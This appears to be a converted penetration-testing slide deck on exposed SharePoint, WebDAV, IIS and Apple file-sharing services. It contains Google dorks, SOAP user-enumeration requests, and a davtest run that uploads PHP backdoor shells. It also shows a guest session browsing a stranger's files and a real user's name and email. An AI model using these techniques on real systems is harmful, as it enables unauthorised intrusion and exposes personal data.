inurl:"/_layouts/userdisp.aspx"



Erweiterte Suche

Suche

Ungleich 96'000 Ergebnisse (0.20 Sekunden)

Alles

Bilder

Maps

Videos

News

Shopping

Mehr

Luzern

Standort ändern

Das Web

Seiten auf Deutsch

Seiten aus der Schweiz

Übersetzte Seiten

Mehr Optionen

Tipp: Suchen Sie nur nach Ergebnissen auf Deuts
Einstellungen angeben.

Personal Settings

www.ncma.org/2011/_layouts/userdisp.aspx?... ...
5 Mar 2008 – Picture. Department. Title. SIP Addr
Gemelaris. Work phone. Office. User name. Richa

Search Results:

www.shrm.org/.../Results.aspx?.../_layouts/userd
User information: Ms. Merry Lee Lison SPHR, GPR
00145538. Account. ... Ms. Merry Lee Lison SPHR

Search Results:

www.shrm.org/.../Results.aspx?.../_layouts/userd
Your search - gphr site:www.shrm.org/FoundationE

[+ Weitere Ergebnisse von shrm.org](#)

Personal Settings

www.atlantacodecamp.org/_layouts/userdisp.asp
31 May 2011 – Picture. Department. Title. SIP Add
phone. Office. User name. Web site. Responsibilit

FileNotFoundException

www.oost-knollendam.nl/_layouts/userdisp.aspx
The requested file: "\oostknollendam\www\home_I
Possible reason is: The member's website has not

Web ÖStB Import - Amtstafel 2.0

https://www.amtstafel.at/_layouts/userdisp.aspx



Search

inurl:"/_vti_bin/lists.asmx" filetype:asmx



Advanced search

Everything

Images

Maps

Videos

News

Shopping

More

Lucerne

Change location

The web

Pages from Switzerland

More search tools

Lists Web Service

www.wssdemo.com/_vti_bin/lists.asmx?op=GetListItems

Lists. Click here for a complete list of operations. GetListItems. Test. The test form is
only available for requests from the local machine. SOAP 1.1. The following ...

Lists Web Service

https://contoso.sharepoint.com/Lab04/_vti_bin/lists.asmx

Lists. The following operations are supported. For a formal definition, please review the
Service Description. AddAttachment · AddDiscussionBoardItem · AddList ...

Lists Web Service

sharepoint.com/_vti_bin/Lists.asmx?op=AddDiscussionBoardItem

Lists. Click here for a complete list of operations. AddDiscussionBoardItem ...

[+ Show more results from sharepoint.com](#)

Lists Web Service

https://crayport.cray.com/_vti_bin/lists.asmx?op=CheckInFile

Lists. Click here for a complete list of operations. CheckInFile. Test. The test form is
only available for requests from the local machine. SOAP 1.1. The following ...

Lists Web Service

www.cairo.gov.eg/_vti_bin/Lists.asmx?op=GetList

Lists. Click here for a complete list of operations. GetList. Test. The test form is only
available for requests from the local machine. SOAP 1.1 ...

Microsoft® FrontPage® Extensions Disabled - MySite

mysite.com/_vti_bin/lists.asmx

The feature you are trying to use requires Microsoft® FrontPage® Server Extensions.
This Web site is not currently configured for Microsoft® FrontPage®. ...

Lists Web Service

www.theppaiexpo.org/_vti_bin/lists.asmx?op=UndoCheckOut

Lists. Click here for a complete list of operations. UndoCheckOut. Test. The test form is
only available for requests from the local machine. SOAP 1.1 ...

Lists Web Service

www.guhealth.com.au/_vti_bin/lists.asmx?op...

Lists. Click here for a complete list of operations. ApplyContentTypeToList. Test. The



SharePoint Finding Stuff

- Stach and Liu's SharePoint Diggity tools
 - <http://www.stachliu.com/resources/tools/sharepoint-hacking-diggity-project/>
- Roll your own
 - <http://code.google.com/p/fuzzdb/source/browse/trunk/Discovery/PredictableRes/Sharepoint.fuzz.txt>

```
msf auxiliary(mini-nikto) > run
[*] Mini-Nikto against: [REDACTED]
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_catalogs/lt/Forms/AllItems.aspx for /_catalogs/lt/
[+] Received a HTTP 200 with 43864 bytes for /_catalogs/lt/forms/allitems.aspx
[+] Received a HTTP 200 with 29595 bytes for /_catalogs/lt/forms/disform.aspx
[+] Received a HTTP 200 with 27484 bytes for /_catalogs/lt/forms/editform.aspx
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_layouts/Upload.aspx?List=58aa8e31%2D05f8%2D480a%2D83cc%2D581ee070b412 for /_catalogs/lt/forms/upload.aspx
[+] Received a HTTP 200 with 43864 bytes for /_catalogs/lt/forms/Allitems.aspx
[+] Received a HTTP 200 with 29595 bytes for /_catalogs/lt/forms/DispForm.aspx
[+] Received a HTTP 200 with 27484 bytes for /_catalogs/lt/forms/EditForm.aspx
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_layouts/Upload.aspx?List=58aa8e31%2D05f8%2D480a%2D83cc%2D581ee070b412 for /_catalogs/lt/forms/Upload.aspx
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_catalogs/masterpage/Forms/AllItems.aspx for /_catalogs/masterpage
[+] Received a HTTP 200 with 47517 bytes for /_catalogs/masterpage/Forms/AllItems.aspx
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_catalogs/wp/Forms/AllItems.aspx for /_catalogs/wp/
[+] Received a HTTP 200 with 479 bytes for /_catalogs/wp/mscontenteditor.dwp
[+] Received a HTTP 200 with 455 bytes for /_catalogs/wp/msimage.dwp
[+] Received a HTTP 200 with 500 bytes for /_catalogs/wp/msmembers.dwp
[+] Received a HTTP 200 with 571 bytes for /_catalogs/wp/mspageviewer.dwp
[+] Received a HTTP 200 with 756 bytes for /_catalogs/wp/mssimpleform.dwp
[+] Received a HTTP 200 with 461 bytes for /_catalogs/wp/msxml.dwp
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_catalogs/wp/Forms/AllItems.aspx?RootFolder=http%3a%2f%2fwww%2eelement%2ecom%2f%5fcatalogs%2fw%2fforms&FolderCTID=0x012001 for /_catalogs/wp/forms/
[+] Received a HTTP 200 with 51512 bytes for /_catalogs/wp/Forms/AllItems.aspx
[+] Received a HTTP 200 with 29596 bytes for /_catalogs/wp/Forms/disform.aspx
[+] Received a HTTP 200 with 51512 bytes for /_catalogs/wp/Forms/editform.aspx
[+] Received 302 --> Redirect to [REDACTED]:80 http://www.[REDACTED].com/_layouts/Upload.aspx?List=6ea8558e%2Dfee%2D4b3c%2D9ae2%2D7fc0d2d3662d for /_catalogs/wp/Forms/upload.aspx
[+] Received a HTTP 200 with 51512 bytes for /_catalogs/wp/Forms/AllItems.aspx
[+] Received a HTTP 200 with 29596 bytes for /_catalogs/wp/Forms/DispForm.aspx
[+] Received a HTTP 200 with 51512 bytes for /_catalogs/wp/Forms/EditForm.aspx
```



SharePoint (Open Access)

Screenshot of a SharePoint site interface showing the Site Manager and All Site Content pages.

The URL in the browser is [http://\[REDACTED\]/_Layouts/sitemanager.aspx?Source=/_layouts/settings.aspx](http://[REDACTED]/_Layouts/sitemanager.aspx?Source=/_layouts/settings.aspx).

Site Manager (Left Navigation Bar):

- Hot Site (selected)
- Congresso Marista Sobre Infâncias e Juventudes
- CongressoCuritiba
- CongressoFlorianopolis
- congressomaringa
- Exemplo28052010
- galeria
- Gestores
- HS_Validar
- II Congresso Virtual
- ImageBank
- Jorge
- Marista
- MaristaCompleto
- maristacompleto1
- Química
- Quimica2
- Recantos Maristas
- TESTE
- TESTE1

Content and Structure Tool:

Shows a list of items under "Hot Site".

Ações	Definições	Mostrar Rec. Relac.	Modo de exibição:	Modo de Exibição Padrão
Tipos	Título			Modificado
	Congresso Marista Sobre Infâncias e Juventudes			15/8/2011
	CongressoCuritiba			8/8/2011
	CongressoFlorianopolis			8/8/2011
	congressomaringa			8/8/2011
	Exemplo28052010			17/5/2011
	galeria			6/4/2011
	Gestores			24/5/2011
	...			17/5/2011

All Site Content (Main Content Area):

Home > All Site Content

Document Libraries:

- cw-uk
- Documents
- Images
- Pages
- Site Collection Documents
- Site Collection Images

Description:

- This system library was created by the Publishing feature to store documents that are used on pages in this site.
- This system library was created by the Publishing feature to store images that are used on pages in this site.
- This system library was created by the Publishing feature to store pages that are created in this site.
- This system library was created by the Publishing Resources feature to store documents that are used throughout the site collection.
- This system library was created by the Publishing Resources feature to store images that are used throughout the site collection.

Picture Libraries:

- In Focus
- News In Pictures

Lists:

- Content and Structure Reports
- Events List
- Parent Sites
- Reusable Content
- VC contacts
- Workflow Tasks

Description:

- Use the reports list to customize the queries that appear in the Content and Structure Tool views
- Items in this list contain HTML or text content which can be inserted into web pages. If an item has automatic update selected, the content will be inserted into web pages as a read-only reference, and the content will update if the item is changed. If the item does not have automatic update selected, the content will be inserted as a copy in the web page, and the content will not update if the item is changed
- This system library was created by the Publishing feature to store workflow tasks that are created in this site.

Discussion Boards:

There are no discussion boards.

Surveys:

SharePoint (User Enumeration)

The screenshot shows a web browser displaying a SharePoint page for the NCMA ICON EXPO 2012. The URL in the address bar is `http://[REDACTED]/_layouts/userdisp.aspx?ID=72`, with the ID portion highlighted by a red box. The page features a banner for 'THE PRECAST SHOW 2012' and the main title 'FEATURING International ICONexpo Concrete Exposition & NCMA ANNUAL CONVENTION'. Below the banner, a navigation menu includes 'ICON EXPO 2012', 'Home', 'Attendees', 'Exhibitors', 'Orlando', and '2013'. The main content area shows 'User information: Richard Gemelaris - NCMAHQ\richardgemelaris'. A 'Close' button is visible at the top right of this box. A detailed table below lists user information:

Account	NCMAHQ\richardgemelaris
Name	Richard Gemelaris
Work e-mail	rgemelaris@ncma.org
About me	
Picture	
Department	
Title	
SIP Address	
First name	Richard
Last name	Gemelaris
Work phone	
Office	
User name	RichardGemelaris



SharePoint (User Enumeration)

The screenshot shows a web browser displaying a SharePoint user information page. The URL in the address bar is <http://v...layouts/userdisp.aspx?ID=10>. The page title is "Elumenotion". The navigation menu includes "Home" and "eLumenotion Blog". The breadcrumb trail shows "Elumenotion > People and Groups > User Information". The main content area displays "User information: ELUMENOTIONWSS\Administrator - ELUMENOTIONWSS\Administrator". A "Close" button is visible. The user profile table contains the following data:

Account	ELUMENOTIONWSS\Administrator
Name	ELUMENOTIONWSS\Administrator
E-Mail	
About Me	
Picture	
Department	
Job Title	
SIP Address	

At the bottom left, it says "Created at 12/23/2008 11:21 PM by ELUMENOTIONWSS\Administrator" and "Last modified at 12/23/2008 11:24 PM by ELUMENOTIONWSS\Administrator". There is another "Close" button at the bottom right.



SharePoint (User Enumeration)

- Can (ab)use web services calls to get account info (requires auth)

□ “SearchPrincipals” Request on Sharepoint 2010:

```
POST /_vti_bin/People.asmx HTTP/1.1
Host: corporateportal
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://schemas.microsoft.com/sharepoint/soap/SearchPrincipals"
Cookie:
FedAuth=77uaass34a93rtyuie167th8djnfg8ihk12jhkskjshd334598h2jkhh...
Content-Length: 474

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SearchPrincipals xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>a</searchText>
      <maxResults>1000</maxResults>
      <principalType>All</principalType>
    </SearchPrincipals>
  </soap:Body>
</soap:Envelope>
```

SharePoint (User Enumeration)


- Can (ab)use web services calls to get account information (requires auth)

```
POST /_vti_bin/usergroup.asmx HTTP/1.1
Host: 1.2.3.4
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 367

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <GetAllUserCollectionFromWeb
    xmlns="http://schemas.microsoft.com/sharepoint/soap/directo
    y/" />
  </soap12:Body>
</soap12:Envelope>
```



Your passwords suck



SharePoint



WELL...

...there's your problem.

HTTP PUT/WebDAV/SEARCH

```
msf auxiliary(options) > run  
[*] [REDACTED] 141 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK methods  
[*] [REDACTED] 141:80 - TRACE method allowed.  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(options) >
```

WebDAV Detection

Low Severity problem(s)
found
[View Details](#)



HTTP PUT/WebDAV/SEARCH

- Normally when you get a WebDAV enabled its not writable.
- IIS5 is awesome (not) because WebDAV is enabled by default but web root is not writable.
- So the “game” is finding the writable directory (if one exists).
 - Dirbusting and ruby FTW
- Its usually NOT the web root.



HTTP PUT/WebDAV/SEARCH

```
$~/davtest$ ./davtest.pl -url http://10.1.1.12/dav/ -sendbd auto
*****
Testing DAV connection
OPEN      SUCCEED:          http://10.1.1.12/dav
*****
NOTE      Random string for this session: xEuttkBpz
*****
Creating directory
MKCOL     SUCCEED:          Created http://10.1.1.12/dav/DavTestDir_xEuttkBpz
*****
Sending test files
PUT      php    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php
PUT      asp    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.asp
PUT      html   SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html
PUT     .shtml SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.shtml
PUT      cgi    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.cgi
PUT      aspx   FAIL
PUT      cfm    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.cfm
PUT      jsp    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jsp
PUT      txt    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt
PUT      pl    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.pl
PUT      jhtml  SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jhtml
*****
Checking for test file execution
EXEC     php    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php
EXEC     asp    FAIL
EXEC     html   SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html
EXEC    .shtml SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.shtml
EXEC     cgi    FAIL
EXEC     cfm    FAIL
EXEC     jsp    FAIL
EXEC     txt    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt
EXEC     pl    FAIL
EXEC     jhtml  FAIL
*****
Sending backdoors
PUT Shell:  php    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/php_cmd.php
PUT Shell:  php    SUCCEED:    http://10.1.1.12/dav/DavTestDir_xEuttkBpz/php_backdoor.php
** ERROR: Unable to find a backdoor for html **
** ERROR: Unable to find a backdoor for txt **

*****
./davtest.pl Summary:
Created: http://10.1.1.12/dav/DavTestDir_xEuttkBpz
PUT File: http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php
PUT File: http://10.1.1.12/dav/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.asp
```



HTTP PUT/WebDAV/SEARCH

- HTTP PUT/SEARCH usually get hidden in

HTTP Methods Allowed (per directory)

Low Severity problem(s)
found

- Web scanners are better about alerting on PUT as an available method, but don't test for it
 - Writable HTTP PUT is rare (least for me)
- HTTP SEARCH can be fun. When enabled, will give you a listing of every file in the webroot.
- REF: <http://www.room362.com/blog/2011/8/26/iis-search-verb-directory-listing.html>



HTTP PUT/WebDAV/SEARCH

```
msf auxiliary(iis_verb_search) > run  
[*] [REDACTED] .141/ (Microsoft-IIS/5.0) exposed files:  
http://[REDACTED] .141/help.gif  
http://[REDACTED] .141/iisstart.asp  
http://[REDACTED] .141/localstart.asp  
http://[REDACTED] .141/mmc.gif  
http://[REDACTED] .141/pagerror.gif  
http://[REDACTED] .141/postinfo.html  
http://[REDACTED] .141/print.gif  
http://[REDACTED] .141/warning.gif  
http://[REDACTED] .141/web.gif  
http://[REDACTED] .141/win2000.gif  
http://[REDACTED] .141/_vti_inf.html  
http://[REDACTED] .141/vis/common.asp  
http://[REDACTED] .141/vis/constr.asp  
http://[REDACTED] .141/vis/formatdate.js  
http://[REDACTED] .141/vis/global.asa  
http://[REDACTED] .141/vis/mycalendar.js  
http://[REDACTED] .141/vis/password.asp  
http://[REDACTED] .141/vis/style.css  
http://[REDACTED] .141/vis/test.asp  
http://[REDACTED] .141/vis/test1.asp
```



HTTP PUT/WebDAV/SEARCH



WELL, THERE'S YOUR
PROBLEM

Apple Filing Protocol

- The **Apple Filing Protocol (AFP)** is a network protocol that offers file services for Mac OS X and original Mac OS. In Mac OS X, AFP is one of several file services supported including Server Message Block (SMB), Network File System (NFS), File Transfer Protocol (FTP), and WebDAV.
 - http://en.wikipedia.org/wiki/Apple_Filing_Protocol



Apple Filing Protocol

Apple Filing Protocol Server Detection

AFP Server Share Enumeration (guest)

Apple Filing Protocol Server Detection

(C) 2001-2011 James W. Abendschan <jwa@jammed.com> (GPL)

Family Service detection
Nessus Plugin ID 10666 (asip-status.nasl)
Bugtraq ID
CVE ID

Description:

Synopsis :

An Apple file sharing service is listening on the remote port.

Description :

The remote service understands the Apple Filing Protocol (AFP) and responds to a 'FPGetSrvrInfo' ('DSIGetStatus') request with information about itself.

AFP is used to offer file services for Mac OS X as well as the older Mac OS. In the past, it has also been known as 'AppleTalk Filing Protocol' and 'AppleShare'.

See also :

<http://www.nessus.org/u?7cadff1c>

http://en.wikipedia.org/wiki/Apple_Filing_Protocol

Solution :

n/a

Risk factor :

None

Low Severity problem(s) found

Low Severity problem(s) found

AFP Server Share Enumeration (guest)

This script is Copyright (C) 2010-2011 Tenable Network Security, Inc.

Family Misc.
Nessus Plugin ID 45380 (afp_list_guest_shares.nasl)
Bugtraq ID
CVE ID

Description:

Synopsis :

The "guest" user can access some network shares.

Description :

The remote AFP server allows guest users to connect to several shares.

Make sure this is in line with your organization's security policy.

Solution :

If you do not want the 'guest' user to be able to access any share on the remote system :

- On Mac OS X client, edit System Preferences -> Accounts -> Guest and uncheck the option 'Allow guests to connect to shared folders'.

- On Mac OS X server, edit the AFP service and disable option 'Allow guests to connect'.

Risk factor :

None



Apple Filing Protocol

- What can I do with it?
 - Read access to files/folders
 - Write access (sometimes)
- Discovery?
 - Nmap scripts
 - afp-showmount
 - afp-serverinfo
 - afp-ls
 - afp-brute
 - afp-path-vuln (directory traversal exploit)



Apple Filing Protocol

- Nmap

```
Nmap scan report for [REDACTED]
Host is up (0.23s latency).
Scanned at 2011-07-28 19:15:46 UTC for 238s
PORT      STATE SERVICE
548/tcp    open  afp
|_ afp-serverinfo:
|   Server Flags: 0x8ffb
|   Super Client: Yes
|   UUIDs: Yes
|   UTF8 Server Name: Yes
|   Open Directory: Yes
|   Reconnect: Yes
|   Server Notifications: Yes
|   TCP/IP: Yes
|   Server Signature: Yes
|   ServerMessages: Yes
|   Password Saving Prohibited: No
|   Password Changing: Yes
|_ Copy File: Yes
|   Server Name: nasser\xD5s Power Mac G5
|   Machine Type: Macintosh
|   AFP Versions: AFP3.3, AFP3.2, AFP3.1, AFPX03, AFP2.2
|   UAMs: DCAST128, DHX2, Recon1, Client Krb v2, No User Authent
|   Server Signature: 000a95a7b478000000060000060e0000
|   Network Address 1: [REDACTED] 548
|   Network Address 2: [fe80:0004:0000:0000:020a:95ff:fea7:b478]:548
|   Network Address 3: [REDACTED]
|_ Directory Name 1: afpserver/LKDC:SHA1.65CBB8EC5B7D8A583E92BA5D7538AD62391FA3
76@LKDC:SHA1.65CBB8EC5B7D8A583E92BA5D7538AD62391FA376
|_ UTF8 Server Name: nasser\xE2\x80\x99s Power Mac G5
```



Apple Filing Protocol

- Nmap

```
| afp-showmount:  
|   Movies  
|     Owner: Search,Read,Write  
|     Group: Search,Read,Write  
|     Everyone: Search,Read  
|     User: Search,Read  
|   nasser's Public Folder  
|     Owner: Search,Read,Write  
|     Group:  
|       Everyone: Search,Read  
|       User: Search,Read  
|   yazdan's Public Folder  
|     Owner: Search,Read,Write  
|     Group: Search,Read  
|     Everyone: Search,Read  
|     User: Search,Read  
| afp-ls:  
|   Movies  
|     PERMISSION  UID  GID      SIZE  TIME          FILENAME  
|     drwx-----  0    4294967294  0     2009-04-15 13:21 .fsevents.d  
|     drwx-----  0    4294967294  0     2009-04-15 13:21 .Spotlight-V100  
|     drwxrwxrwx  0    20        0     2011-06-05 18:44 .TemporaryItems  
|     d-wx-wx-wx  0    4294967294  0     2009-04-15 13:21 .Trashes  
|     drwx-----  501   20        0     2011-06-05 18:44 Desktop  
|     drwxr-xr-x  501   20        0     2009-05-07 10:35 downloading  
|   nasser's Public Folder  
|     PERMISSION  UID  GID      SIZE  TIME          FILENAME  
|     drwx-wx-wx  501   20        0     2007-10-02 21:46 Drop Box  
|   yazdan's Public Folder  
|     PERMISSION  UID  GID      SIZE  TIME          FILENAME  
|     drwx-wx-wx  502   20        0     2007-10-02 21:46 Drop Box  
  
Information retrieved as: nil  
Output restricted to 10 entries per volume. (See afp-ls.maxfiles)
```




Apple Filing Protocol

- Connect with OS X



Apple Filing Protocol

- Connect with OS X



Apple Filing Protocol

- Connect with Linux
 - Afefs-ng 32 bit only (?)

Mount an AFP share from Linux

Linux AFP client

Download afefs-ng from <http://sourceforge.net/projects/afefs-ng>

```
sudo apt-get install libfuse-dev libreadline-dev  
./configure  
make  
sudo make install  
sudo ldconfig
```

To mount:

```
mount_ldap 'afp://brian:mypassword@babbage.local/ProjectEuler' /home/briane/workspace/ProjectEuler/
```

To unmount: (note that it's "unmount" with an "n" and not "umount" like the regular command for unmounting)

```
afp_client unmount /home/briane/workspace/ProjectEuler/
```



Apple Filing Protocol

- Connect with Linux

```
user@ubuntu:~$  
user@ubuntu:~$ afpcmd 'afp://;AUTH=No User Authent@2.../Movies'  
Parsing afp://;AUTH=No User Authent@2.../Movies  
Successful parsing of URL  
Connected to server nasser's Power Mac G5 using UAM "No User Authent"  
Connected to volume Movies  
afpcmd: ls  
-rw-r--r--    0 2009-04-15 06:21 .com.apple.timemachine.supported  
-rw-rw-r--  15364 2011-08-13 11:52 .DS_Store  
drwx-----    0 2011-08-13 11:03 .fseventsds  
drwx-----    0 2009-04-15 06:21 .Spotlight-V100  
drwxrwxrwx    0 2011-06-05 11:44 .TemporaryItems  
d-wx-wx-wx    0 2011-08-13 11:51 .Trashes  
-rw-r--r-- 121476 2009-11-26 09:50 .VolumeIcon.icns  
drwx-----    0 2011-06-05 11:48 Desktop  
-rw-r--r--   1024 2009-04-30 10:01 Desktop_DB  
-rw-r--r--     2 2009-04-30 10:01 Desktop_DF  
drwxr-xr-x    0 2011-08-13 11:55 downloading  
afpcmd: cd Desktop  
Now in directory /Desktop  
afpcmd: ls  
afpcmd: cd ..  
afpcmd: cd Desktop_DB  
Now in directory /Desktop
```



Apple Filing Protocol

- Connect with Linux

The screenshot shows a terminal window titled "user@ubuntu: ~". The window contains the following text:

```
/Desktop DB is not a directory, mode is 0100644
afpcmd: cd downloading
Now in directory /downloading
afpcmd: ls
-rw-r--r-- 43012 2011-08-08 11:48 .DS_Store
drwxr-xr-x 0 2011-08-13 11:55 BBC.Invisible.World.2010.1080p.BulRay.x264.DTS-HDChina
drwxr-xr-x 0 2011-08-13 11:55 Cowboys And Aliens 2011 720p TS XViD - IMAGiNE
drwxr-xr-x 0 2011-08-08 11:34 Gossip Girl Season 4
drwxr-xr-x 0 2011-07-30 13:03 HD Video's
drwxr-xr-x 0 2011-07-30 13:02 Katy Perry - Last Friday Night (TGIF) 2011
drwxr-xr-x 0 2011-07-30 13:07 Learn & Master Piano
drwxr-xr-x 0 2011-07-29 11:30 Rio.2011.BluRay.720p.x264-ZMG
drwxr-xr-x 0 2011-07-06 05:20 software
drwxr-xr-x 0 2011-08-08 04:01 SpeedDownload 5.2.2
drwxr-xr-x 0 2011-07-06 08:25 The Apprentice Season 5
drwxr-xr-x 0 2011-08-08 11:38 The Smurfs 2011 DVDRip Xvid - MAX
afpcmd: cd software
Now in directory /downloading/software
afpcmd: ls
-rw-r--r-- 21508 2011-07-06 05:20 .DS_Store
drwxr-xr-x 0 2010-07-30 17:08 fbnames
drwxr-xr-x 0 2010-12-09 07:53 Missing Sync for Windows Mobile 4.02
```



Apple Filing Protocol

- Connect with Linux

```
user@ubuntu:~$ afpcmd "afp://;AUTH=No User Authent@[REDACTED]nasser's Public Folder"
Parsing afp://;AUTH=No User Authent@[REDACTED]nasser's Public Folder
Successful parsing of URL
Connected to server nasser's Power Mac G5 using UAM "No User Authent"
Connected to volume nasser's Public Folder
afpcmd: ls
-rw-r--r--      0 2009-05-05 13:05 .com.apple.timemachine.supported
-rw-r--r--  24580 2009-11-09 12:08 .DS_Store
-rw-r--r--      0 2009-05-05 13:05 .localized
